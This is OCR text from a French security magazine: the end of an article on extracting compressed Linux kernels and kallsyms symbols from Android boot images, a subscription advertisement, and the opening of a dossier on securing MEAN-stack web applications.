```
/dev/shm/image-occam-1my48t$ abootimg -x boot.img
writing boot image config in bootimg.cfg
extracting kernel in zImage
extracting ramdisk in initrd.img
/dev/shm/image-occam-1my48t$
/dev/shm/image-occam-1my48t$ ls -lh
total 13M
-rw-r--r-- 1 test test 6,3M janv.  1  2009 boot.img
-rw-r--r-- 1 test test  226 nov.  13 22:54 bootimg.cfg
-rw-r--r-- 1 test test 567K nov.  13 22:54 initrd.img
-rw-r--r-- 1 test test 5,8M nov.  13 22:54 zImage
```

2 Formats finaux du noyau Linux

2.1 Structures du noyau

Pour se familiariser simplement avec le sujet, il est possible de compiler un petit noyau minimaliste rapidement à partir des sources, par exemple pour une architecture ARM :

```
/tmp/linux-4.18.5$ export ARCH=arm
/tmp/linux-4.18.5$ export CROSS_COMPILE=arm-linux-gnueabi-
/tmp/linux-4.18.5$ make tinyconfig
```

À noter que cette configuration n'intègre pas grand-chose... Pour se rapprocher d'un environnement plus usuel, on peut :

- activer la MMU : ***System Type***, puis ***MMU-based Paged Memory Management Support*** ;
- ajouter les symboles : ***General setup***, puis ***Configure standard kernel features (expert users)***, et enfin ***Load all symbols for debugging/ksymoops***.

La compilation produit toujours un binaire **vmlinux** à la racine des sources. Ce fichier est ensuite traité par des *Makefiles* propres à chaque architecture : généralement, le binaire est compressé et le noyau final débute par un petit code de décompression pour restaurer en mémoire un noyau complet pleinement opérationnel.

Toute cette mécanique se met en place dans les répertoires **arch/$ARCH/boot/** ; le noyau compressé est placé dans la section **piggydata**.

Dans le cas d'un mobile Android 32 bits, il y a deux fichiers à prendre en compte dans le répertoire **arch/arm/boot/compressed** :

- **head.S**, qui comporte les premiers octets du noyau lancé au démarrage, à l'étiquette « start » ;
- **vmlinux.lds**, qui organise ce noyau final en précisant diverses constantes importantes.

Ces deux fichiers ont connu une évolution à la rentrée 2017 avec la sortie du noyau 4.14 **[TABLE]** :




Figure 1

une nouvelle zone de données a été ajoutée pour offrir quelques informations supplémentaires concernant le noyau compressé. Cet ajout peut être aisément détecté par un nouveau numéro magique (0x45454545), et la table d'informations associée permet de raffiner un peu la localisation du noyau final. En effet, la fin de la section est alors directement renseignée dans le mot **__piggy_size_addr**, qui est indirectement référencé dans la nouvelle table.

2.2 Localisation du noyau originel

Le code source du noyau Linux comporte un petit script qui permet d'extraire le noyau d'une image compressée **[EXTRACT]**. Son algorithme est simple : on essaie tour à tour toutes les formes de compression usuelles, et on regarde si on obtient un fichier ELF après chaque tentative. Un poil laborieux, mais ça fait le job, comme on dit.


Cependant, la particularité de l'architecture ARM est qu'elle fonctionne avec un binaire à plat, sans en-tête. Donc le script est inefficace ici. Le programme **binwalk** pourrait offrir un bon remplacement, mais ses capacités d'extraction sont limitées dans la situation présente (pas de reconnaissance de LZMA ou de LZ4 par exemple, pour la version 2.1.1 de Debian en tout cas), donc on choisit de se plonger dans la compréhension des entrailles du noyau, avec pour perspective une extraction manuelle et potentiellement assez fine.

3 Identification des données compressées

Le noyau offre différentes formes de compression pour réduire sa taille, comme le montre le menu de configuration en figure 1.

À noter que, si le format de compression utilisé n'est pas GZIP, la taille du fichier compressé est ajoutée à la fin des données compressées, via la fonction **size_append** du fichier **scripts/Makefile.lib**. Comme il est plausible que la taille d'un fichier Image ne dépasse pas une certaine taille, il est alors possible de valider l'étendue d'une zone compressée en analysant les bits de poids fort du mot de 32 bits suivant cette zone. La pertinence de cette approche reste cependant un peu fantaisiste.

L'idée globale est néanmoins de cerner au plus près la région du binaire final contenant le noyau compressé. Au minimum, il faut donc connaître le point de départ de ces données compressées, et idéalement leur point final. Il est alors possible d'extraire le noyau d'origine avec les outils classiques du système, voire avec la **libarchive** si on intègre cette extraction dans un programme plus global en vue d'une automatisation.



L'objectif n'est ainsi pas de recoder des décompresseurs en interprétant à leur place toutes les données présentes, mais uniquement de sélectionner une juste portion et de déléguer l'opération de décompression ensuite. Il s'agit donc d'étudier les différentes situations possibles.

Pour un noyau Linux correspondant à une architecture **[ARM64]**, cette phase de recherche ne s'applique pas. En effet, aucun décompresseur n'est géré nativement, et c'est au *bootloader* de gérer une éventuelle extraction avant de donner la main au noyau. Par ailleurs, on peut noter l'existence d'un petit en-tête bien défini pour ce type d'architecture.

3.1 Compression GZIP

En s'appuyant sur l'ensemble de la documentation de l'utilitaire de compression (c'est-à-dire son code source et la **[RFC1952]**), il apparaît que l'on peut déterminer assez finement le début du noyau compressé.

En effet, la commande de compression est `gzip -n -f -9`. Les données résultantes débutent donc toujours par :

- la constante `GZIP_MAGIC` : `\x1f\x8b` ;
- l'identifiant de la méthode `DEFLATED` : 0x08 ;
- aucun fanion particulier : `0x00` ;
- une absence d'horodatage : `\x00\x00\x00\x00`.

L'ensemble de ces éléments permet de constituer un marqueur d'entrée fixe de 8 octets, ce qui est assez discriminant.

En revanche, la fin du flux est plus difficile à identifier ; en effet, un contenu GZIP se termine par :

- un CRC32 des données d'origine ;
- la taille des données d'origine (modulo 2^{32}).

En l'état, on ne peut donc que repérer le début du noyau compressé, sauf si la table d'extension des versions 4.14 et ultérieures est présente.

3.2 Compression LZMA

Le fichier `scripts/Makefile.lib` précise la commande utilisée : `lzma -9`, tout simplement.

Le format **[LZMA]** comporte un en-tête de 13 octets relativement simple :

- trois propriétés compactées sur un octet et précisant des tailles de masques de bits ; les valeurs par défaut conduisent à une valeur de `0x5d` ;
- une taille de dictionnaire : selon la page de manuel, l'argument `-9` renvoie vers un dictionnaire de 64 Mo, soit `0x4000000`.
- une taille des données d'origine : en cas de réception des données depuis un *pipe*, on obtient toujours une valeur particulière qui signifie que cette information est inconnue (`0xffffffffffffffff`, soit `UINT64_MAX`).

Par ailleurs, il est à noter que le support de LZMA repose généralement sur le projet XZ Utils dans les distributions désormais, le projet LZMA Utils (du même auteur) étant à l'abandon. Entre ces deux implémentations subsistent quelques différences :

- les tailles de dictionnaire ne sont pas les mêmes pour les réglages prédéfinis (le fameux `-9` dans ce cas) ;
- les fichiers produits par XZ Utils ne conservent jamais la taille d'origine, et comportent donc toujours un marqueur de fin ;
- les données superflues sont ignorées à la décompression par LZMA Utils, et signalées comme source de corruption par XZ Utils (à moins que l'argument `--single-stream` soit renseigné).

Comme le marqueur de fin n'est a priori pas facilement identifiable (cf. corps de la fonction `encode_eopm()` dans le fichier `xz-utils-5.2.2/src/liblzma/lzma/lzma_encoder.c`), on est dans ce cas une nouvelle fois obligé de ne se repérer qu'à partir du début de la compression.

3.3 Compression XZ

La structure d'un fichier **[XZ]** est bien documentée ; un tel fichier commence notamment par :

- un identifiant magique : `\xfd7zXZ\x00` ;
- des fanions, sur deux octets, dont le premier toujours nul, car réservé pour un usage futur.

La particularité de la compression XZ est qu'elle se termine par un épilogue en bonne et due forme ! D'une longueur de 12 octets, celui-ci se termine à son tour par :

- des fanions, dont la valeur doit être identique à ceux de l'en-tête. On est donc en mesure de prévoir cette valeur finale en connaissant la valeur initiale ;
- un petit numéro magique : YZ.

Pour ce format de compression, il est donc possible d'isoler parfaitement la zone à décompresser à l'intérieur d'un fichier zImage.

3.4 Compression LZO

[LZO] est une forme de compression qui a fêté son 20ième anniversaire en 2017. Là où les réjouissances s'achèvent, c'est que la documentation associée est assez maigre et oblige à se plonger dans le code. De plus, l'auteur tient la rétrocompatibilité très à cœur, ce qui aboutit à des lectures fastidieuses du fait d'un historique de versions assez conséquent.

Par chance, le format est manipulé à travers l'utilitaire **[LZOP]**, dont la documentation technique est tout aussi concise, mais qui a l'avantage d'offrir un code lisible.

On repère ainsi rapidement l'en-tête des données compressées : `\x89LZO\0\r\n\x1a\n`.

Par ailleurs, le corps de la fonction `lzo_compress()` est une boucle qui procède par blocs ; à chaque itération, la taille du prochain bloc non compressé est inscrite. Et avant de poursuivre les traitements, une vérification est menée sur cette taille : si le bloc est vide, les traitements s'arrêtent.

On dispose donc de 4 octets nuls en tant que marqueur de fin.

3.5 Compression LZ4

Le format **[LZ4]** est facilement identifiable : il débute par un numéro magique (`0x184D2204` en petit boutisme), puis enchaîne avec un descripteur au contenu variable. S'en suit toute une série de blocs compressés. À la fin se trouvent un marqueur de fin (une longueur nulle sur 32 bits) et une somme de contrôle (optionnelle, sur 4 octets là encore).

On dispose donc de deux constantes pour borner la zone de données à décompresser.

La petite subtilité réside dans le fichier `scripts/Makefile.lib` :

```
cmd_lz4 = (cat $(filter-out FORCE,$^) | \
        lz4c -l -c1 stdin stdout && $(call size_append, $(filter-
out FORCE,$^))) > $@ || \
        (rm -f $@ ; false)
```

La page de manuel donne la description de l'option `-l` : « *use Legacy format (useful for Linux Kernel compression)* ». Quand on lit la documentation de LZ4 jusqu'au bout, on apprend que ce format antérieur (« LZ4Demo ») reste bien officiel, mais est désormais déconseillé.

Cet ancien format est bien différent : un numéro magique (`0x184C2102` cette fois), puis un enchaînement de couples [taille, données compressées]. Il n'y a pas de marqueur final, la fin de la zone de données est implicite.

Dans ce cas, la stratégie d'extraction du noyau est donc la suivante :

- soit on connaît les limites de la zone compressée. On sait donc valider la présence du format LZ4 et la fin de ses données. Ne reste plus qu'à extraire.
- soit on se contente de rechercher le motif `0x184C2102`, et d'avancer ensuite bloc par bloc jusqu'à déboucher sur une taille incohérente. À ce moment-là, on retombe sur une situation similaire au cas précédent.

Dans les deux cas, la zone à traiter est bien bornée.

4 Stockage des symboles

4.1 Principes

C'est le programme `scripts/kallsyms.c` qui se charge de l'enregistrement des symboles dans le noyau. L'utilitaire `nm` extrait ces symboles du fichier `vmlinux`, et transmet la liste obtenue au programme, qui construit un fichier `.tmp_kallsyms*.S` réintégré ensuite dans le noyau.

Comme ces nouvelles données viennent décaler les adresses des données suivantes, l'opération est répétée jusqu'à une stabilisation des adresses. C'est la fonction `kallsyms` du script `scripts/link-vmlinux.sh` qui pilote le tout.

Quelques options sont d'ailleurs venues compléter les traitements au fil du temps :

- `CONFIG_KALLSYMS_ALL` est l'option historique qui est née avant l'utilisation de Git, c'est-à-dire avant la version 2.6.12 ! Son rôle est explicite : inclure tous les symboles à des fins de débogage ;
- `CONFIG_KALLSYMS_ABSOLUTE_PERCPU` (depuis la version 3.14) : cette option vient assurer que les variables rattachées à un CPU conservent bien une adresse absolue ;
- `CONFIG_KALLSYMS_BASE_RELATIVE` (depuis la version 4.5) : l'intérêt de cette option est de réduire la consommation de mémoire puisque les décalages depuis une base tiennent sur 32 bits, même si l'espace d'adressage est en 64 bits.

La gymnastique pour retrouver l'adresse effective des symboles à partir des valeurs brutes selon ces différents cas de figure est simplement à calquer sur le modèle de fonctionnement du noyau, qui gère la situation dans le fichier `kernel/kallsyms.c` :

```
static unsigned long kallsyms_sym_address(int idx)
{
        if (!IS_ENABLED(CONFIG_KALLSYMS_BASE_RELATIVE))
                return kallsyms_addresses[idx];

        /* values are unsigned offsets if --absolute-percpu is not
in effect */
        if (!IS_ENABLED(CONFIG_KALLSYMS_ABSOLUTE_PERCPU))
                return kallsyms_relative_base + (u32)kallsyms_
offsets[idx];

        /* ...otherwise, positive offsets are absolute values */
        if (kallsyms_offsets[idx] >= 0)
                return kallsyms_offsets[idx];

        /* ...and negative offsets are relative to kallsyms_
relative_base - 1 */
        return kallsyms_relative_base - 1 - kallsyms_offsets[idx];
}
```

4.2 Extraction

Les structures qui conservent les symboles dans le noyau peuvent être identifiées en ligne de commandes :

```
/tmp/linux-4.18.5$ grep globl .tmp_kallsyms1.S
.globl kallsyms_offsets
.globl kallsyms_relative_base
.globl kallsyms_num_syms
.globl kallsyms_names
.globl kallsyms_markers
.globl kallsyms_token_table
.globl kallsyms_token_index
```

Afin de retrouver ces éléments rapidement dans le binaire du noyau, la stratégie retenue consiste à d'abord parcourir ce binaire à la recherche de la zone **kallsyms_offsets** : elle s'identifie facilement, car elle ne contient que des valeurs croissantes, conservées sur 32 ou 64 bits selon l'architecture ou la configuration, et s'entend sur au moins plusieurs pages de 4096 octets. Si la fin de cette liste peut être déterminée avec précision, son début est cependant plus flou : les valeurs nulles initiales peuvent résulter soit d'une adresse de symbole, soit provenir des contraintes d'alignement du binaire. À ce stade, il est néanmoins possible d'obtenir une bonne estimation du nombre de symboles présents, tout simplement en divisant la taille de la zone par la taille des valeurs parcourues.

On lit ensuite la valeur qui suit la liste : si elle correspond relativement bien à l'estimation calculée, alors il s'agit de **kallsyms_num_syms** ; sinon on se trouve dans une configuration relative à une base, et on vient de retrouver la valeur de **kallsyms_relative_base**. Une lecture supplémentaire fournit alors le nombre de symboles présents.

Vient alors l'encodage des différents noms de symboles : **kallsyms_names**. La taille de cette zone est par nature variable. Pour chaque symbole, le nombre de *tokens* utilisés apparaît. Les indices desdits *tokens* sont ensuite listés, ce qui fait penser à une forme d'enregistrement des chaînes à la sauce Pascal. Les différentes valeurs sont toujours stockées sur un octet, donc on peut avancer le curseur de lecture progressivement.

La taille de la zone **kallsyms_markers** est déterminée selon un élément déjà connu : tous les 256 symboles, le volume de données courant de la zone précédente est enregistré. Ces informations sont inutiles pour notre affaire, mais on peut néanmoins déterminer la fin de cette zone avec précision, et donc passer à la suivante.

On tombe ainsi sur la zone **kallsyms_token_table**, qui présente les 256 morceaux de chaînes les plus utilisés. Ces chaînes se terminent par un octet nul. Une fois encore, on fait progresser le curseur de lecture progressivement, en avançant une chaîne après l'autre.

Enfin, la dernière zone **kallsyms_token_index** se dévoile ! Pour chaque *token*, elle liste la position de la valeur correspondante dans la zone précédente.

On dispose ainsi de toutes les informations nécessaires pour reconstituer un contenu similaire à celui du fichier **/proc/kallsyms** :

- l'adresse d'un symbole peut être recalculée grâce à la connaissance de la configuration en place (adresses relatives ou non) ;
- la désignation humaine des symboles peut être retrouvée en récupérant la valeur référencée par chaque *token* de la désignation compressée.

Ne reste alors plus qu'à réinjecter toutes ces informations reconstruites dans son outil d'analyse favori. Cerise sur le gâteau : les types de symboles (au format **nm**) sont représentés par le premier caractère des désignations restaurées.




Figure 2 : Exemples de symboles reconstitués et filtrés.

5 Premières interprétations

Disposer des symboles, c'est bien. Mais savoir à quoi ces symboles correspondent, c'est mieux ! Rien qu'une simple passe sur la structure basique du noyau permet déjà d'identifier des zones :

```
$ < arch/arm/kernel/vmlinux.lds.S tr ";" "\n" | grep ' = \.' | sed
's#.*[\t ]\([a-z0-9_]* = .$\)#\1#'
_text = .
_stext = .
_etext = .
__start___ex_table = .
__stop___ex_table = .
__init_begin = .
__arch_info_begin = .
__arch_info_end = .
__tagtable_begin = .
__tagtable_end = .
__smpalt_begin = .
__smpalt_end = .
__pv_table_begin = .
__pv_table_end = .
__init_end = .
_sdata = .
_edata = .
_end = .
```

On remarque des motifs qui se répètent : les préfixes **_s** et **_e** par exemple sont autant de marqueurs intéressants pour borner certains bouts de code et de données.

De même, on peut s'appuyer sur les motifs **start** / **stop** ou encore **begin** / **end** pour constituer des régions ayant une sémantique bien définie. Une stratégie de filtrage des faux positifs est nécessaire, par exemple en ne considérant que les zones dont un couple de début et de fin existe. Cette interprétation basique a l'avantage d'être simple et rapide même si elle doit être affinée.




Figure 3 : Début de sémantique des régions à travailler...

Conclusion

L'analyse décrite ici s'est effectuée dans le cadre de l'ajout du support du noyau Linux à un petit outil personnel **[CHRYSALIDE]**. La compréhension des mécanismes exposés a été très enrichissante, et démystifie un peu autant le fonctionnement interne du noyau que l'organisation de ses sources.


La couverture de l'ensemble des configurations possibles peut sembler surdimensionnée, mais les systèmes fonctionnant avec Android sont aussi disparates que nombreux, et les dernières **[VERSIONS]** de l'OS utilisent des noyaux relativement récents, comme le 4.14. Cet effort d'anticipation garantit donc par son caractère générique un traitement pérenne, et ouvre la voie à une interprétation automatisée d'un noyau sous forme binaire. ■

Remerciements

À un voyageur solitaire qui se reconnaîtra, pour m'avoir conduit à prendre la plume, et aux ninjas de Synacktiv, pour leur relecture attentive.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

ET L'ACCÈS À LA DOCUMENTATION !



Un accès à + de 7000 articles

Disponibles pour :

MISC · LINUX MAGAZINE / FRANCE · LINUX PRATIQUE · HACKABLE MAGAZINE

Consultez les numéros d'hier et ceux d'aujourd'hui

Un outil de recherche

Un affichage par numéro paru

Les magazines standards et leurs hors-séries

Des articles triés par domaines

connect.ed-diamond.com

DÉMINEZ VOS MEAN !

Tôt ou tard, tout expert en sécurité informatique sera confronté à une MEAN, mais avant de déclencher l'alerte à la bombe ou de tirer le signal d'alarme, nous vous invitons à lire ce dossier.

Le terme MEAN désigne un ensemble de composants (MongoDB, Express, Angular et Node.js) constituant un socle technique pour développer des applications en JavaScript. Pour un expert en sécurité informatique, l'utilisation de ce langage de programmation n'est pas très rassurante : langage non typé, problème de transitivité des opérateurs...

Pour un joueur de démineur expérimenté (sous Windows 95/98), le JavaScript est un langage de programmation limité à de simples fonctions basiques comme `OnClick()` ou `Alert()` et dont l'usage est purement cosmétique (défilement de texte, titre clignotant...).

Mais depuis, les moteurs d'exécution JavaScript ont bien évolué et les optimisations apportées permettent d'augmenter considérablement les performances et par conséquent, d'en adapter les usages. C'est ainsi que le JavaScript se retrouve utilisé côté serveur (SSJS : *Server-Side JavaScript*). Il existe de nombreux moteurs pour créer un back-end en JavaScript dont le plus connu est Node.js qui utilise le moteur V8 de Google.

Et ainsi, il devient facile de devenir un développeur « full stack » en JavaScript. Les entreprises recherchent activement ce profil de personne capable d'agir du front-end à la base de données en passant par le back-end. Mais pourtant, un vrai développeur full-stack ça n'existe pas vraiment. Il est très difficile de connaître l'ensemble des technologies nécessaires pour développer un site web. Entre MongoDB, Express, Angular et Node.js, c'est le grand écart !

Ce dossier s'adresse aussi bien aux développeurs « full stack » qu'aux personnes curieuses de mettre en œuvre cette technologie, ils y trouveront un ensemble de bonnes pratiques de développement pour sécuriser leurs applications. Les experts en sécurité applicative pourront s'appuyer sur ce dossier pour conseiller les développeurs.

Didier BERNAUDEAU – didier@bernaudeau.net

Prototype

Ce dossier est accompagné de nombreux prototypes disponibles sur GitHub :

https://github.com/MiscMag101

Vous pouvez vous y référer à tout moment pour avoir une vue d'ensemble du code source et tester rapidement les prototypes.

AU SOMMAIRE DE CE DOSSIER :

LES FONDAMENTAUX POUR SÉCURISER UNE (APPLICATION) MEAN ?

Didier BERNAUDEAU – didier@bernaudeau.net
Expert en Sécurité Applicative, OCTO Technology

mots-clés : NODE.JS / JAVASCRIPT / HTTPS / CSRF / SESSION

MEAN est un socle technique composé de MongoDB, Express, Angular et Node.js. Ces quatre composants ont un point commun : le JavaScript ! La connaissance de cet unique langage de programmation vous permet désormais de créer une application web dynamique et moderne. Ce socle technique est donc largement utilisé par les développeurs « full stack » et c'est ainsi que de nombreuses applications MEAN viennent s'installer progressivement dans les SI des entreprises. Mais voilà ! Ce socle technique est-il suffisant pour développer des applications sécurisées qui seront amenées à manipuler des données sensibles (carte bancaire, santé...) ?

1 Architecture MEAN

L'architecture d'une application développée avec le socle MEAN est relativement simple. Elle est composée de 2 grandes parties :

- le front-end : Angular ;
- le back-end : Express, Node.js et MongoDB.




Figure 1

1.1 Angular

Angular est le framework de Google pour développer des applications web monopage (SPA = *Single Page Application*). Une application Angular est constituée de fichiers statiques (HTML, CSS et JS) que l'utilisateur doit télécharger depuis un serveur HTTP.

Note
REACT est une alternative à Angular. Dans ce cas, le socle technique est appelé « MERN ».

1.2 Node.js

Node.js est un environnement d'exécution JavaScript offrant de nombreux outils aux développeurs, dont NPM (*Node Package Manager*). Le composant principal est le moteur JavaScript « V8 » créé par Google pour Chrome/Chromium. Les performances de ce moteur, parfois supérieures à PHP, permettent désormais de l'utiliser en entreprise.

***Script**
JavaScript, TypeScript, ECMAScript, CoffeeScript... Il y a de quoi s'y perdre ! Il faut savoir que le standard ECMAScript définit les bases d'un langage de script (types, boucles, conditions...). Pour être conforme, un langage de script doit a minima implémenter les bases indiquées dans la norme.

Le JavaScript n'est qu'une implémentation par Mozilla du standard. Mais il y a beaucoup d'autres implémentations : TypeScript par Microsoft, ActionScript par Adobe.

1.3 Express

Express est un framework de développement pour Node.js. Il permet de développer rapidement en JavaScript des applications web. Express et Node.js constituent la première partie du backend.

Un guide officiel décrivant les bonnes pratiques de sécurité est disponible sur le site de l'éditeur **[I]**.

Depuis février 2016, ce framework est soutenu par la Fondation Node.js **[7]** avec une forte contribution de la part d'IBM via StrongLoop.

1.4 MongoDB

MongoDB est une base de données NoSQL orientée document. La menace d'injection est toujours présente puisque « NoSQL » ne signifie malheureusement pas « No Injection » **[2]**.

En complément, un ODM (*Object Data Model*), tel que Mongoose, est souvent utilisé pour simplifier l'accès à la base de données. Il permet également de prendre en charge des fonctions de chiffrement des données ou signature des données.




Figure 2

Triple Zut !

En comptant bien, l'architecture MEAN contient 3 composants (Angular + Express / Node.js + MongoDB). Nous pourrions rapidement en conclure que cette architecture est conforme à l'architecture « 3 tiers », la référence dans le domaine de la sécurité.

Mais voilà, 3 tiers ne signifie pas 3 composants, mais 3 pare-feux avec 3 zones réseau : présentation, métier et données.

La confusion est induite par l'application Angular qui constitue le front-end et s'exécute dans le navigateur de l'utilisateur. En termes de sécurité, seul le back-end sera pris en compte avec 2 zones réseaux : application (Express et Node.js) et données (MongoDB).

2 Express

Avant d'aller plus loin, il est nécessaire de comprendre certains concepts fondamentaux indispensables à la compréhension de la suite du dossier.

Express est un framework minimaliste qui permet de définir un pipeline pour traiter des requêtes HTTP. Ces requêtes sont traitées par des middlewares qui enrichissent au fur et à mesure la requête (objet **req**) et/ou la réponse HTTP (objet **res**).

Un middleware est un module développé pour effectuer une petite fonctionnalité. Par défaut, le framework Express contient quelques middlewares de base comme le routeur. Ils sont inclus nativement dans le framework. En complément, Express propose des middlewares additionnels que vous pouvez installer (exemple : express-session ou express-cookie).

Mais vous trouverez également de nombreux middlewares réalisés par des sociétés ou des particuliers, c'est notamment le cas de PassportJS. Avant d'utiliser un middleware, il est important de réaliser quelques points de contrôles : est-il toujours maintenu ? Y a-t-il des bogues de sécurité connus et non corrigés ? Utilise-t-il des frameworks avec une vulnérabilité connue ? ...

Pour démarrer rapidement un nouveau pipeline Express avec les principaux middlewares, il suffit d'utiliser l'outil Express Generator. Il crée automatiquement la structure minimum nécessaire au fonctionnement d'une application avec notamment :

- le dossier « Routes » contenant la logique de routage ;
- le dossier « Views » contenant les vues en fonction du moteur de rendu choisi (jade, pug...) ;
- le fichier « app.js » contenant le code principal de l'application.

Cette structure se conforme aisément au standard MVC (*Model* / *View* / *Controller*) pour structurer le code :

